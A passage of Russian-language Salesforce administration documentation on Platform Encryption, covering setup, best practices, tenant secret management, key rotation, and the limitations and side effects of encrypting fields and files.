2. Введите «Шифрование платформы» в поле «Быстрый поиск» в меню «Настройка», затем выберите «Шифрование платформы».
3. Установите флажок «**Включить зашифрованные стандартные поля**».
4. Щелкните «**Правка**».
5. Выберите поля для шифрования и сохраните параметры.

Запустится автоматическая служба проверки шифрования платформы. Если какие-либо из параметров организации блокируют шифрование, вы получите сообщение электронной почты с инструкциями по устранению проблем.

Значения полей шифруются автоматически только в записях, созданных или обновленных после включения шифрования. Чтобы гарантировать шифрование значений полей, компания Salesforce рекомендует обновлять текущие записи. Например, при шифровании поля «Описание» в объекте «Обращение» можно с помощью приложения Data Loader обновить все записи обращений. Свяжитесь с Salesforce, если требуется помощь в данном вопросе.

 **Прим.:** Данные сведения относятся только к функции шифрования платформы и не относятся к функции классического шифрования.

СМ. ТАКЖЕ:

[Какие поля можно шифровать?](#)

[Последствия шифрования определенных полей](#)

[Data Loader](#)

[Автоматическая проверка для шифрования платформы](#)

[Назад к родительской теме](#)

### ВЕРСИИ

Доступно в версиях:

**Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**. Доступно  
в версии **Developer**

бесплатно для организаций,  
созданных летом 2015 года  
и позже.

Available in both Salesforce  
Classic and Lightning  
Experience.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра настройки:


- «Просмотр настройки и конфигурации»

Для включения  
зашифрованных полей:

- «Настройка приложения»

## Шифрование файлов и вложений

Рекомендуем шифровать файлы и вложения посредством функции шифрования платформы, предоставляющей дополнительный уровень защиты данных. Если шифрование платформы включено, тело каждого файла или вложения будет шифроваться при передаче.


 **Прим.:** Прежде чем начать работу, убедитесь, что организация использует активный ключ шифрования. При наличии сомнений обратитесь к администратору.

Можно шифровать следующие виды файлов:

- Файлы, вложенные в ленты.
- Файлы, прикрепленные к записям.
- Файлы на вкладках «Содержимое», «Библиотеки» и «Файлы» (файлы Salesforce, включая предварительные просмотры файлов, и файлы Salesforce CRM Content).
- Файлы, управляемые с помощью Salesforce Files Sync
- Примечания (бета-версия)

Некоторые типы файлов и вложений нельзя шифровать:

- Фотографии для группы и профиля Chatter
  - Документы
  - Вложения эл. почты
1. Введите «Шифрование платформы» в поле «Быстрый поиск» в меню «Настройка», затем выберите «Шифрование платформы».
  2. Установите флажок «Включить зашифрованные файлы и вложения».
  3. Щелкните «Задать настройки».

 **Важное замечание:** Пользователи с доступом к файлу могут работать с ним как обычно, независимо от своих полномочий, касающихся шифрования. Пользователи, выполнившие вход в систему вашей организации и имеющие права чтения, могут выполнять поиск и просмотр текста содержимого.

Пользователи могут продолжить загрузку файлов и вложений в пределах обычных ограничений по размеру файлов. Любое увеличение размера файла, инициированное шифрованием, не учитывается данными ограничениями.

Включение шифрования файлов и вложений коснется новых файлов и вложений. Файлы, которые уже были в Salesforce до этого, не будут зашифрованы автоматически. Чтобы зашифровать имеющиеся файлы, обратитесь в Salesforce.

Чтобы проверить, является ли файл или вложение зашифрованным, поищите значок шифрования на странице подробных сведений файла или вложения, выполните запрос к полю `isEncrypted` в объекте `ContentVersion object` (для файлов) или объекте `Attachment` (для вложений).

### ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Доступно в версии **Developer** бесплатно для организаций, созданных летом 2015 года и позже.

Доступно в Salesforce Classic и Lightning Experience.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для просмотра настройки:

- «Просмотр настройки и конфигурации»

Для включения зашифрованных файлов:

- «Настройка приложения»

**Когда файл зашифрован, вы видите следующее.**



**Прим.:** Данные сведения относятся только к функции шифрования платформы и не относятся к функции классического шифрования.

СМ. ТАКЖЕ:

- [Автоматическая проверка для шифрования платформы](#)
- [Назад к родительской теме](#)

**Рекомендации по шифрованию платформы**

Найдите время на определение наиболее вероятных угроз для организации. Данное действие позволяет шифровать только нужные данные, помогая пользователям отличать данные, требующие шифрования, от других данных. Убедитесь в наличии резервной копии секрета клиента и ключей. Помните, что управление секретами и ключами должно быть доступно только проверенным пользователям.

**1. Определите модель угроз для организации.**

Чтобы определить угрозы, которые могут появляться на организацию, воспользуйтесь официальной практикой моделирования угроз. Примените свои выводы для создания схемы классификации данных, которая позволяет определять данные, подлежащие шифрованию.

**2. Шифруйте данные только при необходимости.**

- Не все данные являются конфиденциальными. Рекомендуем сосредоточить свое внимание на данных, необходимость шифрования которых определяется нормативными требованиями, а также требованиями безопасности, соответствия и конфиденциальности. Неоправданное шифрование данных влияет на функциональность и производительность системы.
- Рекомендуем заранее оценить схему классификации данных и привлечь заинтересованных лиц к определению требований. Периодически рекомендуем находить баланс между важными функциями и мерами безопасности, а также подвергать сомнению свои предположения.

**3. Создайте заранее стратегию для резервного копирования и архивирования ключей и данных.**

**ВЕРСИИ**

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Доступно бесплатно в версии **Developer Edition** для организаций, созданных в выпуске Summer'15 и более поздних выпусках.

Available in both Salesforce Classic and Lightning Experience.

При уничтожении секретов клиента рекомендуем повторить их импорт для доступа к данным. Только вы отвечаете за создание резервных копий ваших данных и секретов клиентов и их хранение в безопасном месте. Salesforce не может помочь вам, если секреты клиентов оказались удалены, уничтожены или помещены в неправильное место.

4. Помните, что шифрование применяется ко всем пользователям, независимо от их полномочий.
  - Пользователи, которые могут просматривать значения зашифрованных полей в виде обычного текста, определяются полномочием «Просмотр зашифрованных данных». Тем не менее содержимое данных полей шифруется в дежурном режиме, независимо от полномочий пользователя.
  - Функциональные ограничения распространяются на пользователей, взаимодействующих с зашифрованными данными. Рекомендуем определить возможность применения функции шифрования только к некоторым бизнес-пользователям, а также возможные последствия данного применения для других пользователей, взаимодействующих с данными.
5. Просмотрите рекомендации по использованию функции шифрования платформы и осмыслите возможные последствия для организации.
  - Оцените влияние рекомендаций на бизнес-решение и внедрение.
  - Перед развертыванием в производственной среде рекомендуем протестировать функцию шифрования платформы в безопасной среде.
  - Прежде чем включить функцию шифрования, рекомендуем исправить любые обнаруженные нарушения. Например, ссылка на зашифрованные поля в условии WHERE запроса SOQL инициирует нарушение. Аналогичным образом, ссылка на зашифрованные поля в условии ORDER BY запроса SOQL инициирует нарушение. Чтобы исправить нарушение в обоих случаях, удалите ссылки на зашифрованные поля.
6. Проанализируйте и протестируйте приложения AppExchange перед развертыванием.
  - При использовании приложения из каталога AppExchange рекомендуем протестировать способы его взаимодействия с зашифрованными данными организации и оценить вероятность изменения его функциональных возможностей.
  - При взаимодействии приложения с зашифрованными данными, которые хранятся вне системы Salesforce, рекомендуем определить способы и области обработки данных, а также алгоритмы защиты информации.
  - При подозрении на изменение функциональных возможностей приложения в результате применения функции шифрования платформы обратитесь за помощью к поставщику приложения. Кроме того, рекомендуем обсудить любые настраиваемые решения, которые могут поддерживаться функцией шифрования платформы.
  - Приложения из каталога AppExchange, разработанные только посредством Force.com, наследуют возможности и ограничения для функции шифрования платформы.
7. Шифрование платформы — это не средство проверки подлинности или авторизации пользователей. Устанавливать, каким пользователям будут видны те или иные данные, следует с помощью параметров безопасности уровня поля, параметров макета страницы и правил проверки, а не шифрования платформы. Проследите, чтобы пользователю, которому было непреднамеренно предоставлено полномочие на просмотр зашифрованных данных, по-прежнему были видны только соответствующие данные.

По умолчанию редактирование зашифрованных полей доступно всем пользователям, даже пользователям без полномочия «Просмотр зашифрованных данных».

8. Предоставьте полномочие «Управление ключами шифрования» только авторизованным пользователям.  
Полномочие «Управление ключами шифрования» позволяет пользователям создавать, экспортировать, импортировать и уничтожать ключи организации. Рекомендуем регулярно отслеживать действия данных пользователей по управлению ключами посредством контрольного журнала настройки.
9. Предоставьте полномочие «Просмотр зашифрованных данных» только авторизованным пользователям.

Рекомендуем предоставить полномочие «Просмотр зашифрованных данных» пользователям, которые должны просматривать зашифрованные поля в виде обычного текста, включая пользователей интеграции, которым конфиденциальные данные должны быть доступны в виде обычного текста. Зашифрованные файлы доступны всем пользователям, имеющим доступ к файлам, независимо от полномочия «Просмотр зашифрованных данных».

**10. Выполните пакетное шифрование текущих данных.**

Включение функции шифрования платформы не инициирует автоматическое шифрование текущих данных поля и файла. Чтобы зашифровать текущие данные поля, рекомендуем обновить записи, связанные с данными поля. Данное действие инициирует шифрование для данных записей, поэтому шифрование текущих данных выполняется в дежурном режиме. Чтобы зашифровать имеющиеся файлы, обратитесь в Salesforce.

**11. Не рекомендуем шифровать данные типа «Валюта», «Число», «Дата» и «Дата/время».**

Как правило, безопасность личных, конфиденциальных или регламентированных данных может достигаться без шифрования связанных полей типа «Валюта», «Число», «Дата» и «Дата/время». Шифрование данных полей может иметь широкие функциональные последствия для всей платформы (например, сбои в отчетах по полям сводного резюмирования, временных интервалах отчетов и вычислениях).

**12. Уведомите пользователей о последствиях шифрования.**

Прежде чем включить функцию шифрования платформы в производственной среде, рекомендуем уведомить пользователей о возможных последствиях для бизнес-решения. Например, доведите до их сведения информацию из раздела вопросов о шифровании платформы, где это требуется согласно вашим бизнес-процессам.

**13. Проявите осторожность при предоставлении доступа для входа.**

Если пользователь с полномочием «Просмотр зашифрованных данных» предоставляет доступ для входа другому пользователю, то зашифрованные поля будут доступны другому пользователю для просмотра в виде обычного текста.

**14. Зашифруйте данные посредством новейшего ключа.**

При создании секрета клиента данный ключ используется для шифрования всех новых данных. Тем не менее, текущие конфиденциальные данные остаются зашифрованными посредством предыдущих ключей. В данном случае компания Salesforce настоятельно рекомендует повторить шифрование данных полей посредством новейшего ключа. Обратитесь за помощью по этому вопросу в Salesforce.

СМ. ТАКЖЕ:

[Назад к родительской теме](#)

## Настройка шифрования платформы

Шифрование платформы позволяет пользователям управлять собственными секретами клиента, которые используются для извлечения ключей шифрования, защищающих данные. Ключи никогда не сохраняются и не используются совместно в организации. Взамен, они извлекаются по запросу из основного секрета и специального секрета клиента, а затем кэшируются на сервере приложений.

Уникальный секрет клиента, созданный для организации, может повторяться, архивироваться и передаваться другим пользователям на ответственное хранение.

Разработчики могут создавать секреты клиента путем кодирования вызова для объекта TenantSecret в интерфейсе Salesforce API.

**!** **Важное замечание:** Только авторизованные пользователи могут генерировать секреты клиента на странице «Шифрование платформы». Обратитесь к администратору Salesforce для назначения полномочия «Управление ключами шифрования».

### Создание секрета клиента

Создание уникального секрета клиента для вашей организации с последующим предоставлением его уполномоченным лицам, чтобы те могли с его помощью создавать новые ключи шифрования данных.

### Повтор ключей шифрования платформы

Необходимо регулярно генерировать новый секрет клиента и выполнять архивацию ранее активного секрета клиента. Управляя жизненным циклом секретов клиентов в своей компании, вы управляете жизненным циклом соответствующих ключей шифрования данных.

### Экспорт и импорт секрета клиента

Секрет клиента является уникальным для организации и конкретных данных, к которым он применяется. В Salesforce рекомендуют экспортировать секрет клиента, чтобы гарантировать доступ к данным в тех случаях, когда пользователю может потребоваться получение повторного доступа к связанным данным.

### Уничтожение секрета клиента

Рекомендуем уничтожать секреты клиента только в крайних случаях, когда доступ к связанным данным больше не требуется. Секрет клиента является уникальным для организации и конкретных данных, к которым он применяется. Уничтожение секрета клиента инициирует отмену доступа к связанным данным, кроме случаев предварительного экспорта и последующего импорта ключа в систему Salesforce.

### Выключение шифрования платформы

При необходимости выключите шифрование платформы для полей или файлов, либо одновременно. Выключение шифрования платформы не инициирует пакетную расшифровку зашифрованных данных и восстановление функций, затронутых шифрованием. При необходимости обратитесь в компанию Salesforce.

СМ. ТАКЖЕ:

[Полномочия пользователя для шифрования платформы](#)

[https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce\\_api\\_objects\\_tenantsecret.htm](https://developer.salesforce.com/docs/atlas.en-us.api.meta/api/sforce_api_objects_tenantsecret.htm)

[Назад к родительской теме](#)

## ВЕРСИИ

Доступно в версиях:

**Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Доступно в версии **Developer**

бесплатно для организаций, созданных летом 2015 года и позже.

Доступно в Salesforce **Classic** и **Lightning Experience**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для управления секретами клиента:

- «Управление ключами шифрования»

## Создание секрета клиента

Создание уникального секрета клиента для вашей организации с последующим предоставлением его уполномоченным лицам, чтобы те могли с его помощью создавать новые ключи шифрования данных.

1. Создайте свой секрет клиента.
  - a. Введите «*Шифрование платформы*» в поле «Быстрый поиск» в меню «Настройка», затем выберите «**Шифрование платформы**».
  - b. Щелкните «**Создать секрет клиента**».
2. Назначение полномочия «Управление ключами шифрования» доверенным лицам для управления секретами клиента в организации.  
 Это полномочие можно добавить в профиль или набор полномочий. Ведите «*Профили*» или «*Наборы полномочий*» в поле «Быстрый поиск» в меню «Настройка».

 **Прим.:** Данные сведения относятся только к функции шифрования платформы и не относятся к функции классического шифрования.

СМ. ТАКЖЕ:

[Наборы полномочий](#)

[Профили](#)

## Повтор ключей шифрования платформы

Необходимо регулярно генерировать новый секрет клиента и выполнять архивацию ранее активного секрета клиента. Управляя жизненным циклом секретов клиентов в своей компании, вы управляете жизненным циклом соответствующих ключей шифрования данных.

Повтор ключей регулируется политиками безопасности в вашей организации. Можно повторять секрет клиента раз в 24 часа в производственной организации и каждые четыре часа в безопасной среде. Основные секреты, используемые функцией формирования ключа, повторяются в каждом основном выпуске системы Salesforce. Данный алгоритм не влияет ни на ключи клиента, ни на зашифрованные данные до момента повтора секрета клиента.

1. Проверьте состояния ключей в вашей организации из меню «Настройка». Для этого введите «*Шифрование платформы*» в поле «Быстрый поиск», затем выберите «**Шифрование платформы**». Ключи могут быть активными, архивными или уничтоженными.

### АКТИВНО

Может использоваться для шифрования и расшифровки новых или текущих данных.

### ЗААРХИВИРОВАНО

Не может шифровать новые данные. Может использоваться для расшифровки данных, зашифрованных ранее на момент его активности.

### ВЕРСИИ

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**. Доступно  
 в версии **Developer**  
 бесплатно для организаций,  
 созданных летом 2015 года  
 и позже.

Available in both Salesforce  
 Classic and Lightning  
 Experience.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления секретами  
 клиента:

- «Управление ключами шифрования»

### ВЕРСИИ

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**. Доступно  
 в версии **Developer**  
 бесплатно для организаций,  
 созданных летом 2015 года  
 и позже.

Доступно в Salesforce  
 Classic и Lightning  
 Experience.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления секретами  
 клиента:


- «Управление ключами шифрования»



**УНИЧТОЖЕНО**

Данный ключ не может шифровать или расшифровывать данные. Данные, зашифрованные на момент его активности, не могут быть расшифрованы.


2. Введите «Шифрование платформы» в поле «Быстрый поиск» в меню «Настройка», затем выберите «Шифрование платформы».
3. Щелкните «Создать секрет клиента».
4. Чтобы повторить шифрование текущих значений полей посредством нового секрета клиента, рекомендуем отредактировать и сохранить зашифрованные поля посредством приложения Data Loader или другого инструмента. Получите данные для обновления путем экспорта объектов через API-интерфейс или путем запуска отчета, содержащего идентификатор записи. В результате включается служба шифрования для повторного шифрования имеющихся данных с использованием новейшего ключа.

 **Прим.:** Данные сведения относятся только к функции шифрования платформы и не относятся к функции классического шифрования.


**Экспорт и импорт секрета клиента**

Секрет клиента является уникальным для организации и конкретных данных, к которым он применяется. В Salesforce рекомендуют экспортировать секрет клиента, чтобы гарантировать доступ к данным в тех случаях, когда пользователю может потребоваться получение повторного доступа к связанным данным.

1. Введите «Шифрование платформы» в поле «Быстрый поиск» в меню «Настройка», затем выберите «Шифрование платформы».
2. В таблице приведены ваши ключи, найдите нужный секрет клиента и нажмите кнопку «Экспорт».
3. Подтвердите выбор в окне предупреждения и сохраните экспортированный файл. Имя файла имеет вид: tenant-secret-org-`<код организации>`-ver-`<номер версии секрета клиента>`.txt. Например, tenant-secret-org-00DD00000007eTR-ver-1.txt.
4. Отметьте версию, которую экспортируете, и присвойте файлу понятное имя. Хранить файл следует в надежном месте на случай необходимости его импорта обратно в организацию.

 **Прим.:** Сам экспортированный секрет клиента зашифрован.

5. Чтобы выполнить повторный импорт секрета клиента, последовательно выберите пункты «Импорт» > «Выбрать файл», а затем выберите нужный файл. Убедитесь, что импортируемая версия секрета клиента является правильной.

 **Прим.:** Данные сведения относятся только к функции шифрования платформы и не относятся к функции классического шифрования.

**ВЕРСИИ**

Доступно в версиях:  
**Enterprise Edition, Performance Edition и Unlimited Edition.** Доступно в версии **Developer** бесплатно для организаций, созданных летом 2015 года и позже.

Available in both Salesforce Classic and Lightning Experience.

**ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ**


Для управления секретами клиента:

- «Управление ключами шифрования»




## Уничтожение секрета клиента

Рекомендуем уничтожать секреты клиента только в крайних случаях, когда доступ к связанным данным больше не требуется. Секрет клиента является уникальным для организации и конкретных данных, к которым он применяется. Уничтожение секрета клиента инициирует отмену доступа к связанным данным, кроме случаев предварительного экспорта и последующего импорта ключа в систему Salesforce

 **Прим.:** При создании безопасной организации из производственной организации и последующем уничтожении секрета клиента в безопасной организации производственная организация продолжает использовать секрет клиента без изменений.

1. Введите «Шифрование платформы» в поле «Быстрый поиск» в меню «Настройка», затем выберите «Шифрование платформы».
2. Выберите нужную строку таблицы, содержащей секреты клиента, и щелкните «Уничтожить».
3. Данное действие инициирует отображение окна предупреждения. Чтобы уничтожить выбранный секрет клиента, выполните указанные ниже действия.
  - a. Введите отображаемый текст.
  - b. Установите флажок, подтверждающий уничтожение секрета клиента.
  - c. Щелкните «Уничтожить».

 **Прим.:** Данные сведения относятся только к функции шифрования платформы и не относятся к функции классического шифрования.

### ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Доступно в версии **Developer** бесплатно для организаций, созданных летом 2015 года и позже.

Available in both Salesforce Classic and Lightning Experience.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления секретами клиента:

- «Управление ключами шифрования»

## Выключение шифрования платформы

При необходимости выключите шифрование платформы для полей или файлов, либо одновременно. Выключение шифрования платформы не инициирует пакетную расшифровку зашифрованных данных и восстановление функций, затронутых шифрованием. При необходимости обратитесь в компанию Salesforce.

1. Введите строку «*Шифрование платформы*» в поле «Быстрый поиск» меню «Настройка» и выберите пункт «**Шифрование платформы**».
2. Очистите нужные поля.
3. Чтобы выключить шифрование полей, снимите флажок «**Включить зашифрованные стандартные поля**».
4. Чтобы выключить шифрование файлов, установите флажок «**Выключить зашифрованные файлы и вложения**».

Ограничения и особые алгоритмы, применяемые к зашифрованным полям, сохраняются после выключения шифрования. Значения могут оставаться зашифрованными в дежурном режиме и замаскированными в некоторых областях. Все ранее зашифрованные файлы и вложения остаются зашифрованными в дежурном режиме.

Зашифрованные поля остаются доступными после выключения шифрования, до момента уничтожения ключа, использованного для их шифрования.


СМ. ТАКЖЕ:

[Назад к родительской теме](#)

## Принцип работы шифрования платформы

Шифрование платформы использует способы шифрования данных, поддерживаемые системой Salesforce по умолчанию. Оно позволяет шифровать данные, хранящиеся во многих стандартных и настраиваемых полях, а также файлах и вложениях. Шифрование выполняется как при передаче данных по сети, так и в дежурном режиме, гарантируя их защиту даже при попытках несанкционированного доступа ввиду наличия других проблем в системе безопасности.

Шифрование файлов, полей и вложений не влияет на ограничения для хранилищ организации.

 **Прим.:** Данные сведения относятся только к функции шифрования платформы и не относятся к функции классического шифрования.

### Вопросы шифрования платформы

Изучите возможные результаты шифрования платформы перед его включением для улучшения защиты данных в организации.

### ВЕРСИИ

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**. Доступно в версии **Developer** бесплатно для организаций, созданных летом 2015 года и позже.

Доступно в Salesforce Classic и Lightning Experience.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра настройки:

- «Просмотр настройки и конфигурации»

Для отключения шифрования:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
**Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**. Доступно в версии **Developer** бесплатно для организаций, созданных летом 2015 года и позже.

Доступно в Salesforce Classic и Lightning Experience.

### Какие поля можно шифровать?

Можно шифровать определенные поля в объектах «Учетная запись», «Контакт», «Обращение» и «Комментарий к обращению». Если шифрование платформы включено, пользователи с полномочием «Просмотр зашифрованных данных» могут просматривать содержимое зашифрованных полей, но пользователи без этого полномочия будут видеть только скрытые значения (то есть значения, замененные звездочками).

### Шифрование платформы, терминология

Для шифрования имеется своя собственная специальная терминология. Чтобы получить максимальную отдачу от функций шифрования платформы, рекомендуется ознакомиться с основными терминами, например «аппаратный модуль безопасности», «повтор ключа» и «основной секрет».

### Важные сведения: Процесс шифрования платформы

При отправке данных сервер приложений выполняет поиск специального ключа шифрования данных в кэше. Если ключ не найден, сервер приложений извлекает зашифрованный секрет клиента из базы данных и запрашивает ключ на сервере формирования ключа. Затем служба шифрования шифрует данные на сервере приложений.

### Автоматическая проверка для шифрования платформы

При включении функции шифрования система Salesforce автоматически проверяет организацию на наличие возможных побочных эффектов и отображает соответствующее предупреждение при обнаружении параметров, которые могут ставить под угрозу доступ к данным или препятствовать нормальной работе организации Salesforce. Например, система блокирует операцию шифрования при попытке шифрования полей, используемых правилами общего доступа на основе критериев.

### Полномочия пользователя для шифрования платформы

Полномочия назначаются пользователям в соответствии с их ролями относительно шифрования. Некоторым пользователям потребуется полномочие «Просмотр зашифрованных данных». Некоторым потребуются другие сочетания полномочий в целях выделения данных для шифрования или работы с ключами шифрования.

### Доступность данных шифрования платформы

Пользователям и администраторам предоставляется информация на основе сочетания факторов, описанных ниже. Однако можно контролировать доступ к конфиденциальным данным.

### Развертывание шифрования платформы

При развертывании шифрования платформы в организации, использующей такие средства, как Force.com IDE, Migration Tool или Workbench, атрибут поля «Зашифровано» остается. Однако, если выполнять развертывание в организациях с другими параметрами шифрования, результат зависит от того, включено ли шифрование платформы в целевой организации.

### Функционирование шифрования платформы в безопасной среде

При обновлении безопасной среды из производственной организации создается точная копия производственной организации. Если шифрование платформы в производственной организации включено, то копируются все параметры шифрования, в том числе секреты клиентов, созданные в производственной организации.

### В чем разница между классическим шифрованием и шифрованием платформы?

Классическое шифрование помогает защитить особый тип пользовательских текстовых полей, которые создаются с этой целью. С помощью шифрования платформы можно шифровать различные, широко используемые стандартные поля, а также некоторые пользовательские поля и множество типов файлов. Кроме того, шифрование платформы поддерживает организации-лица, обращения, поиск, поток, процессы утверждения и другие важнейшие функции Salesforce.

## Вопросы шифрования платформы

Изучите возможные результаты шифрования платформы перед его включением для улучшения защиты данных в организации.

### Некоторые приложения не работают с зашифрованными данными

Ниже перечислены компоненты, использование которых не поддерживается в некоторых наборах функций Salesforce.

### Последствия шифрования определенных полей

Шифрование заданного поля может иметь непредвиденные последствия. Прежде чем шифровать поле, определите функцию, которая будет затронута.

### Общие вопросы шифрования платформы

Данные рекомендации применяются ко всем данным, которые шифруются посредством функции шифрования платформы.

## Некоторые приложения не работают с зашифрованными данными

Ниже перечислены компоненты, использование которых не поддерживается в некоторых наборах функций Salesforce.

Эти приложения не поддерживают данные, зашифрованные в дежурном режиме.

Изменения в списке неподдерживаемых приложений см. на этой странице.

- Chatter Desktop
- Connect Offline
- Data.com
- ExactTarget
- Exchange Sync
- Поток
- Heroku Connect
- Компоненты Lightning
- Синхронизация организации
- Pardot
- Конструктор процессов
- Salesforce App for Outlook
- Salesforce Classic Mobile
- Salesforce for Outlook
- Salesforce IQ
- Salesforce to Salesforce
- Процессы Visual Workflow
- Wave
- Work.com

## ВЕРСИИ

Доступно в версиях:

**Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**. Доступно  
в версии **Developer**

бесплатно для организаций,  
созданных летом 2015 года  
и позже.

Доступно в Salesforce  
Classic и Lightning  
Experience.

## ВЕРСИИ

Доступно в версиях:

**Enterprise Edition**,  
**Performance Edition** и  
**Unlimited Edition**. Доступно  
в версии **Developer**


бесплатно для организаций,  
созданных летом 2015 года  
и позже.

Доступно в Salesforce  
Classic и Lightning  
Experience.

### Другие приложения

Некоторые приложения поддерживаются, но с оговорками.

- Транскрипты чата Live Agent не шифруются в дежурном режиме.
- Поле Web-to-Case поддерживается, поля «Веб-компания», «Веб-адрес», «Веб-имя» и «Веб-телефон» не зашифровываются в дежурном режиме.


 **Прим.:** Данные сведения относятся только к функции шифрования платформы и не относятся к функции классического шифрования.

СМ. ТАКЖЕ:

[Назад к родительской теме](#)

### Последствия шифрования определенных полей

Шифрование заданного поля может иметь непредвиденные последствия. Прежде чем шифровать поле, определите функцию, которая будет затронута.

 **Прим.:** Данные сведения относятся только к функции шифрования платформы и не относятся к функции классического шифрования.

| Поле                         | Объект      | Последствия  |
|------------------------------|-------------|--|
| Имя                          | Организация | Функция Salesforce to Salesforce не может использоваться для предоставления общего доступа к организациям.   |
| Имя                          | Контакт     | Значения полей «Приветствие» и «Суффикс» могут отображаться пользователям без полномочия «Просмотр зашифрованных данных» замаскированными даже при использовании незашифрованных значений полей.   |
| Имя                          | Контакт     | Пользователи без полномочия «Просмотр зашифрованных данных» могут создавать записи возможностей только посредством действий публикатора Chatter, связанных списков на страницах сведений и функции «Быстрое создание».   |
| Эл. почта                    | Контакт     | Функция Email to Salesforce не может принимать входящие сообщения эл. почты.   |
| Настраиваемые поля эл. почты | Любой       | Значения полей, содержащие только символы, которые не являются символами ASCII, могут содержать не более 70 символов. При вводе значений, которые не содержат символы ASCII, компания Salesforce рекомендует создать правила проверки для применения данных ограничений. |
| Настраиваемые поля телефона  | Любой       | Значения полей, содержащие только символы, которые не являются символами ASCII, могут содержать не более 22 символов. При вводе  |

### ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Доступно в версии **Developer** бесплатно для организаций, созданных летом 2015 года и позже.

Доступно в Salesforce **Classic** и **Lightning Experience**.

| Поле | Объект | Последствия  |
|------|--------|--|
|      |        | значений, которые не содержат символы ASCII, компания Salesforce рекомендует создать правила проверки для применения данных ограничений. |

СМ. ТАКЖЕ:

[Шифрование полей](#)

[Назад к родительской теме](#)

### Общие вопросы шифрования платформы

Данные рекомендации применяются ко всем данным, которые шифруются посредством функции шифрования платформы.

#### Поиск

- Файлы поискового индекса не подлежат шифрованию.
- Если зашифровать данные с использованием ключа и затем уничтожить ключ, то соответствующие критерии поиска останутся в индексе поиска. Однако нельзя расшифровать данные, связанные с уничтоженным ключом.

#### SOQL/SOQL

- При запросе зашифрованных данных недопустимые строки возвращают ошибку `INVALID_FIELD` вместо ожидаемой ошибки `MALFORMED_QUERY`.
- Ниже перечислены условия и функции SOQL/SOQL, которые не поддерживают использование зашифрованных полей.
  - Агрегатные функции (например, `MAX()`, `MIN()` и `COUNT_DISTINCT()`)
  - Условие `WHERE`
  - Условие `GROUP BY`
  - Условие `ORDER BY`

 **Совет:** Посмотрите, можно ли заменить условия SOQL/WHERE на запросы SOSL/FIND. Например, SOQL/WHERE не работают с зашифрованными полями в системах компьютерной телефонии (СТТ).

#### Учетные записи, организации-лица и контакты

- При шифровании какого-либо из следующих полей учетной записи соответствующие поля контакта также зашифровываются (и наоборот).
  - Имя
  - Тел.
  - Факс
- При шифровании какого-либо из следующих полей учетной записи или контакта соответствующие поля в организациях-лицах также зашифровываются.

#### ВЕРСИИ

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**. Доступно в версии **Developer** бесплатно для организаций, созданных летом 2015 года и позже.

Доступно в Salesforce **Classic** и **Lightning Experience**.

- Имя
  - Почтовый адрес
  - Тел.
  - Факс
  - Мобильный
  - Дом. тел.
  - Другой тел.
  - Эл. почта
- При шифровании поля «Название организации» или «Имя контакта» поиск повторяющихся организацией или контактов не даст никаких результатов.

При шифровании поля «Личное имя» или «Фамилия» для контакта он отображается в окне поиска «Календарь приглашенных пользователей», но только при отсутствии фильтрации по имени или фамилии.

### Контрольный журнал поля

Если в вашей организации включен «Контрольный журнал поля», то архивированные ранее данные не шифруются при включении шифрования платформы. Например, в вашей организации с помощью функции «Контрольный журнал поля» определяют политику хранения данных журнала для такого поля учетной записи как поле номера телефона. После включения шифрования платформы вы включаете шифрование для этого поля и данные телефонных номеров в учетной записи будут шифроваться. Новые записи телефонных номеров будут шифроваться при создании. Кроме того, будут шифроваться прежние обновления в поле телефонного номера, которые хранятся в связанном списке, соответствующем журналу учетной записи. Однако данные журнала телефонных номеров, уже архивированные в объекте `FieldHistoryArchive`, по-прежнему будут храниться без шифрования. Если вашей организации требуется зашифровать архивированные ранее данные, свяжитесь с Salesforce.

### Макеты страниц

